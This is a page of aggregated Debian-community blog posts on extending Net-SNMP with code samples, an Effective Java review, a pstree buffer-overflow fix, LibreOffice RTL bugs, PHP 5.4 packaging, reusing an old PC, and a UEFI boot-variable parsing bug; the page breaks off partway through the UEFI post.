Search Results: "eof"

9 February 2012

Tim Retout: 2012-02-09: Thursday

Vincent Bernat: Recipes for extending Net-SNMP

SNMP stands for Simple Network Management Protocol. It allows a manager to query information from an agent. A popular use of SNMP is to retrieve network interface counters to plot a bandwidth graph. While the S in SNMP stands for simple, SNMP can be quite difficult to deal with. However, it is still the de facto standard for retrieving metrics in an heterogeneous environment. Net-SNMP is a suite of SNMP applications including an agent. Out of the box, this agent exports a lot of information but if something is missing, there are several ways to extend it. Which ones? tl;dr: in my opinion, extending Net-SNMP should be done with either of those methods:

SNMP in a nutshell The variables accessible with SNMP through the agent are organized in a tree. Each variable is typed and associated to an object identifier (or OID). For example, .1.3.6.1.2.1.31.1.1.1.1.2 is the OID of the name of the second network card. Usually, SNMP is operated over UDP, port 161. For the purpose of this article, we consider a manager can issue three kinds of requests:
GET
retrieve a variable.
GETNEXT
retrieve the next variable, in lexical order of their OID. This operation enables an SNMP manager to walk through all available variables, for example to discover the list of interfaces of an agent. This operation is what makes an SNMP agent difficult to implement but this is also a critical feature.
SET
request the modification of a variable.
Since such an OID may be difficult to handle by humans, available variables are described by a MIB module which is a file that should be parsed to get a mapping between OID and variable names and types. For example, the above OID can also be referred as IF-MIB::ifName.2. Those MIB modules are described using a subset of ASN.1 defined in RFC 2578. A MIB module allows to group several variables into a conceptual table. For example, IF-MIB::ifDescr, IF-MIB::ifType, IF-MIB::ifSpeed are columns of IF-MIB::ifTable. Each row is associated to an index. In the case of IF-MIB::ifTable, it is the interface index. Net-SNMP includes snmptable allowing one to display such a table in a natural manner1:
$ snmptable localhost IF-MIB::ifTable
SNMP table: IF-MIB::ifTable
 ifIndex ifDescr           ifType ifMtu   ifSpeed
       1      lo softwareLoopback 16436  10000000
       2    eth0   ethernetCsmacd  1500 100000000
       3    eth1   ethernetCsmacd  1500  10000000
       4     br0   ethernetCsmacd  1500         0
Variables inside a table are called columnar objects while those outside are scalar objects. SNMP, as a protocol, does not care of this distinction since it does not know the concept of MIB modules. Other useful tools from Net-SNMP includes snmpget to get a specific variable, snmpwalk to discover available variables (with GETNEXT operation) from an OID and snmptranslate to translate between object names and OID.
$ snmpget localhost IF-MIB::ifDescr.2
IF-MIB::ifDescr.2 = STRING: eth0
$ snmpwalk localhost IF-MIB::ifDescr
IF-MIB::ifDescr.1 = STRING: lo
IF-MIB::ifDescr.2 = STRING: eth0
IF-MIB::ifDescr.3 = STRING: eth1
IF-MIB::ifDescr.4 = STRING: br0
$ snmpwalk -On public localhost .1.3.6.1.2.1.2.2.1.2
.1.3.6.1.2.1.2.2.1.2.1 = STRING: lo
.1.3.6.1.2.1.2.2.1.2.2 = STRING: eth0
.1.3.6.1.2.1.2.2.1.2.3 = STRING: eth1
.1.3.6.1.2.1.2.2.1.2.4 = STRING: br0
$ snmptranslate -On IF-MIB::ifDescr.3
.1.3.6.1.2.1.2.2.1.2.3

Extending Net-SNMP ethtool -S allows us to access various statistics from a network card, like the number of octets received and transmitted or the number of collisions. While some of those statistics are defined in IF-MIB, in RMON-MIB and in EtherLike-MIB, some of them are not available and very specific. Therefore, we would like to export those statistics, unmodified, through SNMP. To the best of my knowledge, no MIB module exists for such an usage. The first task is to write one. It can be called ETHTOOL-MIB. It only contains one table indexed by the interface index and the name of the statistic. Here is the expected output:
$ snmpwalk localhost ETHTOOL-MIB::ethtoolStat.2
ethtoolStat.2.'align_errors' = Counter64: 0
ethtoolStat.2.'broadcast' = Counter64: 25
ethtoolStat.2.'multicast' = Counter64: 345
ethtoolStat.2.'rx_errors' = Counter64: 0
ethtoolStat.2.'rx_missed' = Counter64: 0
ethtoolStat.2.'rx_packets' = Counter64: 262011
ethtoolStat.2.'tx_aborted' = Counter64: 0
ethtoolStat.2.'tx_errors' = Counter64: 0
ethtoolStat.2.'tx_multi_collisions' = Counter64: 0
ethtoolStat.2.'tx_packets' = Counter64: 296170
ethtoolStat.2.'tx_single_collisions' = Counter64: 0
ethtoolStat.2.'tx_underrun' = Counter64: 0
ethtoolStat.2.'unicast' = Counter64: 261641
I have coded various implementations of this MIB module and made them available in a GitHub repository.

With arbitrary commands The extend directive allows the agent to execute an arbitrary command and to provide its output and status through NET-SNMP-EXTEND-MIB module. If we want to export the statistics for eth0, we could add something like this in snmpd.conf, using a custom script to format the output of ethtool -S in a way that is more suitable for our use:
# Export eth0 statistics
extend eth0-names  /full/path/to/ethtool-stats eth0 names
extend eth0-values /full/path/to/ethtool-stats eth0 values
The result can be retrieved through NET-SNMP-EXTEND-MIB:: nsExtendOutput2Table:
$ snmpwalk localhost NET-SNMP-EXTEND-MIB::nsExtendOutput2Table
nsExtendOutLine."eth0-names".1 = STRING: tx_packets
nsExtendOutLine."eth0-names".2 = STRING: rx_packets
nsExtendOutLine."eth0-names".3 = STRING: tx_errors
nsExtendOutLine."eth0-names".4 = STRING: rx_errors
nsExtendOutLine."eth0-names".5 = STRING: rx_missed
nsExtendOutLine."eth0-names".6 = STRING: align_errors
nsExtendOutLine."eth0-names".7 = STRING: tx_single_collisions
nsExtendOutLine."eth0-names".8 = STRING: tx_multi_collisions
nsExtendOutLine."eth0-values".1 = STRING: 246309
nsExtendOutLine."eth0-values".2 = STRING: 223941
nsExtendOutLine."eth0-values".3 = STRING: 0
nsExtendOutLine."eth0-values".4 = STRING: 0
nsExtendOutLine."eth0-values".5 = STRING: 0
nsExtendOutLine."eth0-values".6 = STRING: 0
nsExtendOutLine."eth0-values".7 = STRING: 0
nsExtendOutLine."eth0-values".8 = STRING: 0
It is also possible to configure such a command using SET requests. For example, if we want to add statistics for eth2, we could issue the following command:
$ snmpset -m +NET-SNMP-EXTEND-MIB localhost \
>    'nsExtendStatus."eth2-names"'  = createAndGo \
>    'nsExtendCommand."eth2-names"' = /full/path/to/ethtool-stats \
>    'nsExtendArgs."eth2-names"'    = 'eth2 names' \
>    'nsExtendStatus."eth2-values"'  = createAndGo \
>    'nsExtendCommand."eth2-values"' = /full/path/to/ethtool-stats \
>    'nsExtendArgs."eth2-values"'    = 'eth2 values'
nsExtendStatus."eth2-names" = INTEGER: createAndGo(4)
nsExtendCommand."eth2-names" = STRING: /full/path/to/ethtool-stats
nsExtendArgs."eth2-names" = STRING: eth2 names
nsExtendStatus."eth2-values" = INTEGER: createAndGo(4)
nsExtendCommand."eth2-values" = STRING: /full/path/to/ethtool-stats
nsExtendArgs."eth2-values" = STRING: eth2 values
$ snmpgetnext -m +NET-SNMP-EXTEND-MIB localhost \
>    'nsExtendOutLine."eth2-names"'
nsExtendOutLine."eth2-names".1 = STRING: tx_packets
This can be very convenient but also a huge security risk. You should disable this functionality or enable it only for some SNMPv3 user. Using extend does not allow to implement an arbitrary MIB module. If the cache is not disabled, extend is a good solution for various simple needs, like providing the content of a one-line file or the output of some Nagios plugin. However, exporting anything tabular, like interface statistics, is not a good fit.

With pass-through scripts Net-SNMP allows one to extend the agent by delegating some sub-tree to a script defined by the pass_persist directive. Such a script will receive requests on its standard input with a very simple line-oriented protocol described in the manual page of snmpd.conf. Here is an example of interaction:
   PING
   PONG
   get
   .1.3.6.1.4.1.39178.100.1.1.1.2.2.109.117.108.116.105.99.97.115.116
   .1.3.6.1.4.1.39178.100.1.1.1.2.2.109.117.108.116.105.99.97.115.116
   counter64
   223941
   getnext
   .1.3.6.1.4.1.39178.100.1.1.1.2.2
   .1.3.6.1.4.1.39178.100.1.1.1.2.2.97.108.105.103.110.95.101.114
   counter64
   0
The protocol is simple enough to implement it from scratch in any scripting language. However, in Perl, you may prefer to use SNMP:: ExtensionSNMP:: PassPersist extension from S bastien Aperghis-Tramoni. You can find the complete example on Github.
use SNMP::Extension::PassPersist;
my $extsnmp = SNMP::Extension::PassPersist->new(
    backend_collect => \&update_tree
    );
$extsnmp->run;
sub update_tree  
    my @interfaces = </sys/class/net/*>;
    foreach my $interface (@interfaces)  
        $interface =~ s/^.*\///;
        open(ETHTOOL, "ethtool -S $interface 2>/dev/null  ") or next;
        while (<ETHTOOL>)  
            /^\s+(\w+): (\d+)$/ or next;
            my $name  = $1;
            my $value = int($2);
            my $oid   = oid_compute($interface, $name);
            $extsnmp->add_oid_entry($oid, "counter", $value);
         
        close(ETHTOOL);
     
 
With Python, snmp-passpersist module, from Nicolas Agius, provides a similar interface. Look at the complete example on GitHub. pass_persist allows you to implement an arbitrary MIB module with honest performances. Here are some important things to know about this directive:
  • Unless you have a recent version of Net-SNMP, 64bit types are converted to 32bit equivalents. The counters may overflow quickly.
  • While handling a request, you are not allowed to pause (for example, to fetch a remote information): the agent would become unresponsive. If you need slow-to-get data or data from the agent, grab them in a separate thread and ensure you have them beforehand.

With AgentX protocol AgentX is a protocol defined in RFC 2741 allowing a master agent to be extended by independent sub-agents. For snmpd to become a master agent, you just need to add master agentx in snmpd.conf. Here are some of the benefits of an AgentX sub-agent over pass_persist:
  1. No configuration is needed for the master agent to accept an additional sub-agent. A sub-agent registers to the master agent the MIB modules (or part of them) it wants to take care of.
  2. A sub-agent is decoupled from the master agent. It can run with a different identity or be integrated into another daemon to export its internal metrics, send traps or allow remote configuration through SNMP.
  3. AgentX protocol can be carried over TCP. Sub-agents can therefore run on a foreign host or in a jailed environment.
  4. 64bit types are fully supported. Traps are also supported.

Perl and Python Net-SNMP provides a Perl module, NetSNMP::agent, to write a sub-agent using AgentX protocol. This module is not as convenient as the module for pass_persist described above since it does not provide a convenient layer to put required information into some datastore. Basically, it mimics the available C API. Here are a few examples of its use: There is no similar binding for Python but there is an agentx extension using ctypes. It provides a more high-level view. I did not write an example for this one but you can look at the example provided by the author.

C with new API To write a sub-agent in C, you have to choose between two API:
  1. the API inherited from UCD-SNMP also known as the traditional API;
  2. the new API developed for Net-SNMP 5.x.
With both API, an handler is registered to take care of one or several sub-trees. With the traditional API, the handler is invoked with very little information. It is then up to you to locate the appropriate variable by mapping the index part of the OID to the objects you want to export. It is quite simple for scalar objects but columnar objects with complex indexes are a pain with such an API. The new API provides various helpers. Some of them allow you to copy objects into an array or a list and let Net-SNMP library do the hard work of serving them. Another helper will provide methods to serve objects without putting them in a special structure but by providing an iterator. Some of those helpers can also help you to cache some variables. On top of this new API, Net-SNMP comes with mib2c, a tool that will help you convert a MIB module into C code: after a few questions, you will get a skeleton C code you will have to complete with the logic to retrieve real objects. A generated file also provides directions on what to do (with some magic command to have a step-by-step cookbook). I was able to implement ETHTOOL-MIB by just running it through mib2c, choosing the table container helper with cache and adding some code in ethtoolStatTable_data_access.c. You can look at the result on Github. Here is a stripped-down version2 of what has been modified:
/* Socket for ioctl */
skfd = socket(AF_INET, SOCK_DGRAM, 0);
/* Iterate through all interfaces */
getifaddrs(&ifap);
for (ifa = ifap; ifa != NULL; ifa = ifa->ifa_next)  
    /* Grab statistics name and values */
    strcpy(ifr.ifr_name, ifa->ifa_name);
    drvinfo.cmd         = ETHTOOL_GDRVINFO;
    ifr.ifr_data        = (caddr_t) &drvinfo;
    ioctl(skfd, SIOCETHTOOL, &ifr);
    n_stats             = drvinfo.n_stats;
    strings->cmd        = ETHTOOL_GSTRINGS;
    strings->string_set = ETH_SS_STATS;
    strings->len        = n_stats;
    ifr.ifr_data        = (caddr_t) strings;
    ioctl(skfd, SIOCETHTOOL, &ifr);
    stats->cmd          = ETHTOOL_GSTATS;
    stats->n_stats      = n_stats;
    ifr.ifr_data        = (caddr_t) stats;
    ioctl(skfd, SIOCETHTOOL, &ifr);
    ifIndex = if_nametoindex(ifa->ifa_name);
    /* Iterate through statistics */
    for (i = 0; i < n_stats; i++)  
        /* Declare the appropriate index */
        strncpy(ethtoolStatName,
                (char *)&strings->data[i * ETH_GSTRING_LEN],
                ETH_GSTRING_LEN);
        ethtoolStatName[sizeof(ethtoolStatName) - 1] = '\0';
        ethtoolStatName_len = strlen(ethtoolStatName);
        /* Append this new variable to the container. */
        rowreq_ctx = ethtoolStatTable_allocate_rowreq_ctx();
        ethtoolStatTable_indexes_set(rowreq_ctx,
                    ifIndex,
                    ethtoolStatName, ethtoolStatName_len);
        rowreq_ctx->data.ethtoolStat.high = stats->data[i] >> 32;
        rowreq_ctx->data.ethtoolStat.low = (uint32_t)stats->data[i];
        CONTAINER_INSERT(container, rowreq_ctx);
     
 
See? It is pretty easy. I have only enumerated all the objects I wanted to expose. I didn t even have to convert statistics names to an OID, mib2c built a ethtoolStatTable_indexes_set() for this purpose. OpenHPI project provides an extensive documentation to write a sub-agent this way. Now, on the downside, to implement a single table, I have 14 generated files whose code style is usually unfit to integrate into an existing project : some people, me included, do not like automatically generated code, all the more when it is so verbose. The solution would be to use the new API without mib2c; unfortunately, while the documentation exists, all provided examples rely exclusively on mib2c tool. Unless you are able to grasp the new API without it, I would restrict its use to two cases:
  • Writing a new module for inclusion into Net-SNMP. Since most modules are now written with the help of mib2c, there is no coding style problem.
  • Writing a standalone sub-agent for some MIB. As a standalone project, you won t run into coding style problems either.
For other uses, let s have a look at the traditional API.

C with traditional API The traditional API is way simpler and even if it is quite old, it is easier to find associated examples. Here is how to initialize the agent, again, in a stripped-down version (the complete version is on GitHub):
static oid ethtool_oid[] =  1, 3, 6, 1, 4, 1, 39178, 100, 1 ;
static struct variable3 ethtool_vars[] =  
   1, ASN_COUNTER64, RONLY, ethtool_stat, 3,  1, 1, 2 
 ;
int main()
 
  netsnmp_enable_subagent();
  snmp_disable_log();
  snmp_enable_stderrlog();
  init_agent("ethtoolAgent");
  REGISTER_MIB("ethtoolStatTable", ethtool_vars,
               variable3, ethtool_oid);
  init_snmp("ethtoolAgent");
  while (1)
    agent_check_and_process(1);
 
The REGISTER_MIB() macro is used to register the provided root OID (ethtool_oid) to the master agent. It also registers handlers associated to various sub-OID through the ethtool_vars[] array. Each member of this array features the following fields:
  • magic is an integer allowing one to discriminate OID handled by the same handler. For a table, this allows to handle several columns with the same handler since they share a common index.
  • type is the type of the variable that will be returned.
  • acl tells if the object is read-only (RONLY) or read-write (RWRITE).
  • findVar is the handler associated to the object. Its task will be to find the appropriate object and return its value.
  • The two last fields are the relative OID this entry is responsible for along with its length.
The prototype of ethtool_stat() handler function is the following:
static u_char*
ethtool_stat(struct variable *vp, oid *name, size_t *length,
             int exact, size_t *var_len, WriteMethod **write_method);
This function should return the value of the requested variable or NULL if no appropriate object was found. The value can be statically stored since it will be copied. Here is the description of the arguments:
  • struct variable *vp is the structure the handle was associated with, except that vp->name is now a full OID, not a relative one. You can access vp->magic to determine which column or which scalar to handle if this handler is common to several objects.
  • oid *name and size_t *length describe the OID requested. If you want to return another OID (for a GETNEXT request for example), you can modify them. name points to an OID array large enough to fit any OID you want to return.
  • int exact tells if the requested OID should be exactly matched (case of GET or SET) or not (GETNEXT).
  • size_t *var_len is used to tell the size of the returned object.
  • WriteMethod **write_method is only used if the variable is modifiable. When a SET request is received, the API will call the handler with exact set to 1 and expects to get a pointer to the function that will handle the write operation3.
To implement this function, you are on your own. When relying on externally fetched data, you need to handle a cache yourself. I have used a red-black tree for this purpose (with code stolen from OpenBSD). This also enables an easy implementation of the GETNEXT operation. Here are three projects using this API to provide SNMP support:
  • Keepalived is a VRRP daemon and a monitoring daemon for LVS clusters. I have added a complete SNMP support. The most interesting files are core/snmp.c, check/check_snmp.c and vrrp/vrrp_snmp.c. It features a tight integration into Keepalived event loop that should be reusable by other projects. It includes read-only support of all data structures (configuration, state and statistics), ability to send traps on events and a write support for some values.
  • lldpd is an implementation of 802.1AB (LLDP) which is a protocol allowing an equipment to advertise itself to its neighbors on Ethernet level. 802.1AB comes with a huge MIB module and many extensions. lldpd provides a fairly complete read-only implementation of this MIB module. Some tables have complex indexes. Have a look at agent.c. There is currently no write support and no traps but lldpd features privilege separation and some code allows it to still use an Unix socket to speak with the master agent.
  • Asterisk, an open source PBX, includes an AgentX sub-agent allowing one to grab some metrics. Look at res/snmp/agent.c.

Other solutions The manual page for snmpd.conf explores other ways to extend Net-SNMP agent under the section Extending agent functionality :
  • exec and sh are deprecated. Use extend instead.
  • pass is a bit simpler than pass_persist. The command is run once for each request. Such a command can easily be turned into a pass_persist script. Moreover, Net-SNMP will not answer any request while a pass command is running.
  • proxy redirects requests to another SNMP agent. Unless you have some code that can only act as a complete SNMP agent, it is better to use AgentX instead. For programs using Net-SNMP API, turning an agent into an AgentX sub-agent is just one line of code. Since a sub-agent involves less code than a complete agent, it is more efficient and more reliable.
  • smux has been superseeded by AgentX.
  • perl and dlmod allow one to load and execute external code inside the running agent. Unless you have important performance requirements, it is better to use a sub-agent instead: if some bug happens, only the sub-agent will be affected, not the master agent. A sub-agent sticks more closely to the Unix philosophy: write programs that do one thing and do it well . However, Net-SNMP FAQ says:
Implementing the module in C within the main agent (directly or via dlmod) is probably the most efficient and reliable, closely followed by embedded perl (or python) extensions. These have the advantage of minimal overheads between the code implementing the MIB module, and the agent framework, and no inter-process communication issues.

  1. Additional arguments for snmp* are usually required to specify a version and a community (for SNMPv1 and SNMPv2c) or a user (for SNMPv3). In all examples, I do not specify anything. I assume that ~/.snmp/snmp.conf contains the appropriate bits. Moreover, some outputs are truncated.
  2. No allocations, no variable declarations and no error checkings. Do not do this at home!
  3. If you want to look at an example of how to handle a SET request, look at the
    SNMP support for Keepalived. A SET operation is more complex because SNMP ensures that the
    SET operation is atomic across all provided variables. It uses a three-staged commit. The traditional API is very inefficient for this kind of operation because the object has to be located again for each step.

28 January 2012

Russ Allbery: Review: Effective Java, Second Edition

Review: Effective Java, Second Edition, by Joshua Bloch
Publisher: Addison-Wesley
Copyright: 2008
Printing: October 2009
ISBN: 0-321-35668-3
Format: Trade paperback
Pages: 319
Guy Steele, in the forward to this book, writes:
Programs, unlike spoken sentences and unlike most books and magazines, are likely to be changed over time. It's typically not enough to produce code that operates effectively and is readily understood by other persons; one must also organize the code so that it is easy to modify. There may be ten ways to write code for some task T. Of those ten ways, seven will be awkward, inefficient, or puzzling. Of the other three, which is most likely to be similar to the code needed for the task T in next year's software release?
Teaching this, as well as how to avoid being awkward, inefficient, or puzzling, is the goal of this book. Clearly communicating effective, idiomatic, and maintainable usage to a newcomer to a programming language is one of the hardest types of programming books to write. Books like this are therefore quite scarce. Most introductory texts do try to communicate some degree of basic usage, but they rarely go far beyond the syntax, and when they do that usage is rarely both well-defended and inobvious. Bloch takes the concept quite far indeed, going deep not only into the Java language but also into object-oriented software construction in general. Effective Java is modeled after Effective C++ by Scott Meyers, a book I've not read (due to the lack of need for C++ in my programming life), but which I've heard a great deal about. This means the book is organized into 78 numbered items, each of which provides specific advice and analysis about one area of Java. Examples include item 16, "Favor composition over inheritance," or item 33, "Use EnumMap instead of ordinal indexing." As you can see, they run the gamut from high-level design principles to specific coding techniques. This sort of book demands a lot of the author. Everyone has a coding style, and everyone can make usage recommendations, but the merits or lack thereof of specific recommendations are often only visible with substantial later experience. More than any other type of programming language book, this sort of usage guide must be written by a language expert with years of experience with both good and bad code in the language. This is where Effective Java shines. Joshua Bloch led the design and implementation of significant portions of the Java core libraries at Sun and is currently the chief Java architect at Google, but even without knowing that background, his expertise is obvious. Every item in this book is backed up with specific examples and justification, and Bloch quotes extensively from the Java core library to illustrate both the advantages of the techniques he describes and the problems that result when they're not followed. This is not an introductory book, which is one of the things that makes it so efficient and concise. It's a book aimed at the intermediate or advanced Java programmer and assumes you already know the language and the basic pitfalls. There are only a few items in here that would be obvious to most experienced programmers, and even there Bloch ties them back to specific issues in Java in ways that are illuminating. I would not have expected to learn something new from a chapter on a hoary old problem like avoiding float and double for precise values, but I did: Bloch discusses the available alternatives within Java and their tradeoffs and then makes useful specific recommendations. If, like me, you're an experienced programmer already but relatively new to Java, you still should not read this book first. You need a general introduction to the language and libraries and a few projects under your belt before you can appreciate it. (I personally started with Thinking in Java by Bruce Eckel and it served me well, although on several points of style Bloch disagrees with advice in Eckel's book, and I find Bloch's arguments convincing.) But I think this is one of the best possible choices for your second book on Java, in large part because Bloch will head off bad design and style decisions that you don't realize you're making and catch them before they become entrenched. I'm glad I read it as soon as I knew the language well enough to absorb it, and it's the sort of book that I'm likely to re-read sections of whenever I work on Java code related to those topics. It's not entirely obvious that you should take my advice about this sort of book, since I'm not a Java expert and don't have those years of experience with it. But I've checked the recommendation with other programmers I know who are experts, and I've never heard anything but praise for it. It's also one of the books recommended in Coders at Work, and Bloch is one of the people interviewed there, which carries a lot of weight with me. And, apart from that, any long-time programmer who cares about their craft builds an internal sense of aesthetics around what a well-written program should look like and finds themselves recognizing a similar sense in other people's code, even in languages with which they're not familiar. Bloch's recommendations and analysis feel right; one can immediately see how they improve maintainability and robustness, and some of the techniques he shows are elegant and beautiful. This is not a general programming book. It's specifically focused on the Java language, and much of it deals with specific suggestions on how to use Java's core libraries and language features. If you're not going to be writing code in Java, I can't really recommend it. But one of the things I loved about it is that, while talking about Java, Bloch also talks about object-oriented software construction: techniques for extending foreign libraries one does not control, API design, and the proper use of inheritance, among other topics.. That advice is some of the best object-oriented software design advice I've ever read. There isn't enough of it to recommend the book to people with no interest in Java, but this book has even made my C and Perl code better, and has helped me grasp the tradeoff between inheritance and composition in a deeper way than I ever had before. It's a lovely side bonus. If you're writing Java, read this book. If you're learning Java, don't read it first, but read it second, and more than once, or alongside a project where you can apply the advice. It's dense and efficient in the information that it conveys, which means there's more in a couple pages here than in thirty or forty pages of some of the sprawling introductory programming books. I did read it cover to cover, which is one of the better ways to get a sense of Bloch's more general advice on software construction, but you'll hit information overload and will want to return to it piecemeal to fully absorb it. And do get the second edition. I'm sure the first edition is available cheap used, but the additions of enums and generics to the Java language are hugely important and provide some of the most elegant and graceful techniques in the book. Rating: 9 out of 10

27 January 2012

Craig Small: Unlucky sometimes

Sometimes life throws little curves at you to see if you are still awake, today has been one of those days. fglrx is (apparently) fixed I ve had a long-running problem with fglrx on my laptop. The problem stems from ATI closed-source drivers with one of those laptops that has an ATI and Intel driver. It means I am basically using the slow Intel chip only. This morning I had enough and backed up my home and started to rebuild the laptop with debian 6.0.3. So I kicked off the very very slow process of reformatting the crypto drive (it has taken 5 hours and still going) let it gurgle on its merry way and started to read my email. One of the emails was that my bug about fglrx not working is closed, apparently it is fixed. If I had read that 10 minutes earlier, a simple apt-get install fglrx-driver would of perhaps fixed it; oh well. My problem is now is do I move to the latest driver and hope their fix is my fix or leave it with some ancient version? My preference is the former; I only hope it works! psmisc 22.15 and buffer overflows psmisc has a program called pstree which prints the set of processes in a tree fashion. It hasn t changed much for quite a while. I released version 22.15 and the Debian package 22.15-1. 22.15-1 I also adopted the harden CFLAGS as suggested for procps. I was a little surprised that I received an important bug. The report was saying I had a buffer overflow introduced in 22.15-1, but no relevant code had changed. The compiler options had done their job and stopped a buffer being overflowed. But where exactly was the overflow? Running gdb on pstree quickly showed that it was line 267 of pstree.c which uses strcpy(). That function set off warning bells. The relevant code is:
    PROC *new;
 
    if (!(new = malloc(sizeof(PROC))))  
        perror("malloc");
        exit(1);
     
    strcpy(new-&gt;comm, comm);
Now comm is the short command name you find in /proc//stat. It is fixed in the kernel at 16 characters. The PROC structure has this field as 17 characters long, one extra for the NUL. I went and checked the Linux source and yes, it is still 16 characters long. The clue was in the name of the program that it died on.
#6  new_proc (comm=0x6111b0 " console-kit-dae ", pid=1571, uid=0)
  at pstree.c:267
That string is 17 characters long. The problem is that 16 characters is for the name only. If the name is in brackets or braces, then that 16 character limit doesn t apply. The buffer overflow bug has been there for a long time, but only with the compiler flags did it become visible. Given you need to read names out of the /proc filesystem and if someone can fiddle with that you have bigger problems it doesn t seem to be too much of an issue. It should be (and is in Debian 22.15-2) fixed but is a nice example of the compiler catching bad things.

24 January 2012

Lior Kaplan: RTL status for Libre Office 3.5.0

As LibreOffice is approaching its final 3.5.0 release, I d like to sum up the RTL status for RC1. So far, 6 RTL related bugs were resolved in the 3.5 cycle (#32530, #34222, #40950, #43790, #43793, #44078), and a few minor issues reported directly to the developer s mailing list got quick responses. Most importantly, the new features of page break and header/footer not only support RTL but actually looks good. During the LibreOffice conference I was suggested to help with these features, providing feedback, and I m glade the needed attention was given to it. Besides that, a few l10n and translation issues were solved in the process of doing the Hebrew translation (which also reflects on other RTL languages). At a few cases, these issue because a general l10n issues which affects all the languages. In general, I found the core developers responsive to mails about RTL support. I m sure the talk about RTL problems during the conference helped, as well as being more active in the project and having more personal acquaintance with the developers. That s being said, RTL support for LibreOffice still has problems, which I hope will be pushed during the 3.5.x cycles (full list at Bug 43808, the rtl meta bug). As to get some focus regarding was is to be done, I m listing the top problems:
  1. #44657 RTL UI: Horizontal scrollbar in calc main window is broken
  2. #33302 brackets inverted in rtl text (mac only)
  3. #37692 RTL list numbering reverses its direction
  4. #42070 - RTL support in broken in presenter Console extension
  5. #32531 - Incorrect cursor key movement between table cells of different directionality
  6. #104515 - RTL UI: moving active embedded object to the left moves it to the right (reported for OO.org, but verified in LibO)
  7. #37128 - Writer saves text alignment of RTL paragraph not according to the ODF specification
I hoped to have the first two done for 3.5.0, but didn t succeed in getting them fixed. Will keep trying
Filed under: i18n & l10n, Israeli Community, LibreOffice

21 January 2012

Lior Kaplan: PHP 5.4 @ Debian

PHP 5.4.0 is around the corner, with RC6 released this weekend. With the courtesy of Ond ej Sur it s already available in experimental. Earlier this week, Raphael Geissert, tested some PHP extensions with the new version and reported 16 bugs (severity: important) against those who failed to build with PHP 5.4. As they will become RC bugs when 5.4.0 will enter unstable (probably around mid February), I preferred to handle them sooner than later. The result is 3 patches sent (one already uploaded) and 5 NMUs done. During the process I poked through a lot of upstream SCMs. In the way I found out a trivial change was done in PECL s SVN two years ago for all the extensions located there, which got me suspicious regarding some extensions we have. For non PECL hosted extensions, I had to track if and when a fix was done and use it for building or do a trivial fix myself. Packages using the 3.0 (quilt) source format were extremely easy to fix, and I was quite happy it generally went fast. In general I m a passive subscriber to the Debian PHP Maintainers mailing list, and finally could help actually and not just reply emails. For me it s also doing some Debian work after a few months of focusing on the coming LibreOffice 3.5 release. update [26/1/2012]: From the 16 issues, only 2 aren t fixed already or will be on the next upstream release. As their upstreams are dead, this is in the hands or the debian people, at least till they ll FTBFS on unstable (instead of experimental).
Filed under: Debian GNU/Linux, PHP

15 January 2012

Andrew Cater: Repurposing an old machine

The old machine that I installed Windows XP on in 2009 is now under a desk next door. 1GHz Athlon 32 bit, 40G hard drive, old Radeon card and 512MHz of memory.

It does have 2 removable media drives: one DVD rewriter and one DVD drive.

This is, now, the sort of machine you'd throw away - it won't handle Windows 7 well: it barely handled Windows XP It flies under Debian 6.0 with libreoffice from debian-backports.

It will soon go on to a friend of mine whose computers are even older: he's likely to use this machine extensively because it has real serial ports.

Use Linux - it makes sense on any hardware.

6 January 2012

Matthew Garrett: Firmware bugs considered enraging

Part of our work to make it possible to use UEFI Secure Boot on Linux has been to improve our EFI variable support code. Right now this has a hardcoded assumption that variables are 1024 bytes or smaller, which was true in pre-1.0 versions of the EFI spec. Modern implementations allow the maximum variable size to be determined by the hardware, and with implementations using large key sizes and hashes 1024 bytes isn't really going to cut it. My first attempt at this was a little ugly but also fell foul of the fact that sysfs only allows writes of up to the size of a page - so 4KB on most of the platforms we're caring about. So I've now reimplemented it as a filesystem[1], which is trickier but avoids this problem nicely.

Things were almost working fine - I could read variables of arbitrary sizes, and I could write to existing variables. I was just finishing hooking up new variable creation, but in the process accidentally set the contents of the Boot0002 variable to 0xffffffff 0xffffffff 0x00000000. Boot* variables provide the UEFI firmware with the different configured boot devices on the system - they can point either at a raw device or at a bootloader on a device, and they can do so using various different namespaces. They have a defined format, as documented in chapter 9 of the UEFI spec. At boot time the boot manager reads the variables and attempts to boot from them in a configured order as found in the BootOrder variable.

Now, obviously, 0xffffffff 0x00000000 is unlikely to conform to the specification. And when I rebooted the machine, it gave me a flashing cursor and did nothing. Fair enough - I should be able to choose another boot path from the boot manager. Except the boot manager behaves identically, and I get a flashing cursor and nothing else.

I reported this to the EDK2 development list, and Andrew Fish (who invented EFI back in the 90s) pointed me at the code that's probably responsible. It's in the BDS (Boot Device Selection) library that's part of the UEFI reference implementation from Intel, and you can find it here. The relevant function is BdsLibVariableToOption, which is as follows (with irrelevant bits elided):
BdsLibVariableToOption (
  IN OUT LIST_ENTRY                   *BdsCommonOptionList,
  IN  CHAR16                          *VariableName
  )
 
  UINT16                    FilePathSize;
  UINT8                     *Variable;
  UINT8                     *TempPtr;
  UINTN                     VariableSize;
  VOID                      *LoadOptions;
  UINT32                    LoadOptionsSize;
  CHAR16                    *Description;
  //
  // Read the variable. We will never free this data.
  //
  Variable = BdsLibGetVariableAndSize (
              VariableName,
              &gEfiGlobalVariableGuid,
              &VariableSize
              );
  if (Variable == NULL)  
    return NULL;
   
So so far so good - we read the variable from flash and put it in Variable, Variable is now 0xffffffff 0xffffffff 0x00000000. If it hadn't existed we'd have skipped over and continued. VariableSize is 12.
  //
  // Get the option attribute
  //
  TempPtr   =  Variable;
  Attribute =  *(UINT32 *) Variable;
  TempPtr   += sizeof (UINT32);
Attribute is now 0xffffffff and TempPtr points to Variable + 4.
  //
  // Get the option's device path size
  //
  FilePathSize =  *(UINT16 *) TempPtr;
  TempPtr      += sizeof (UINT16);
FilePathSize is 0xffff, TempPtr points to Variable + 6.
  //
  // Get the option's description string size
  //
  TempPtr     += StrSize ((CHAR16 *) TempPtr);
TempPtr points to 0xffff 0x0000, so StrSize (which is basically strlen) will be 4. TempPtr now points to Variable + 10.
  //
  // Get the option's device path
  //
  DevicePath =  (EFI_DEVICE_PATH_PROTOCOL *) TempPtr;
  TempPtr    += FilePathSize;
TempPtr now points to Variable + 65545 (FilePathSize is 0xffff).
  LoadOptions     = TempPtr;
  LoadOptionsSize = (UINT32) (VariableSize - (UINTN) (TempPtr - Variable));
LoadOptionsSize is now 12 - (Variable + 65545 - Variable), or 12 - 65545, or -65533. But it's cast to an unsigned 32 bit integer, so it's actually 4294901763.
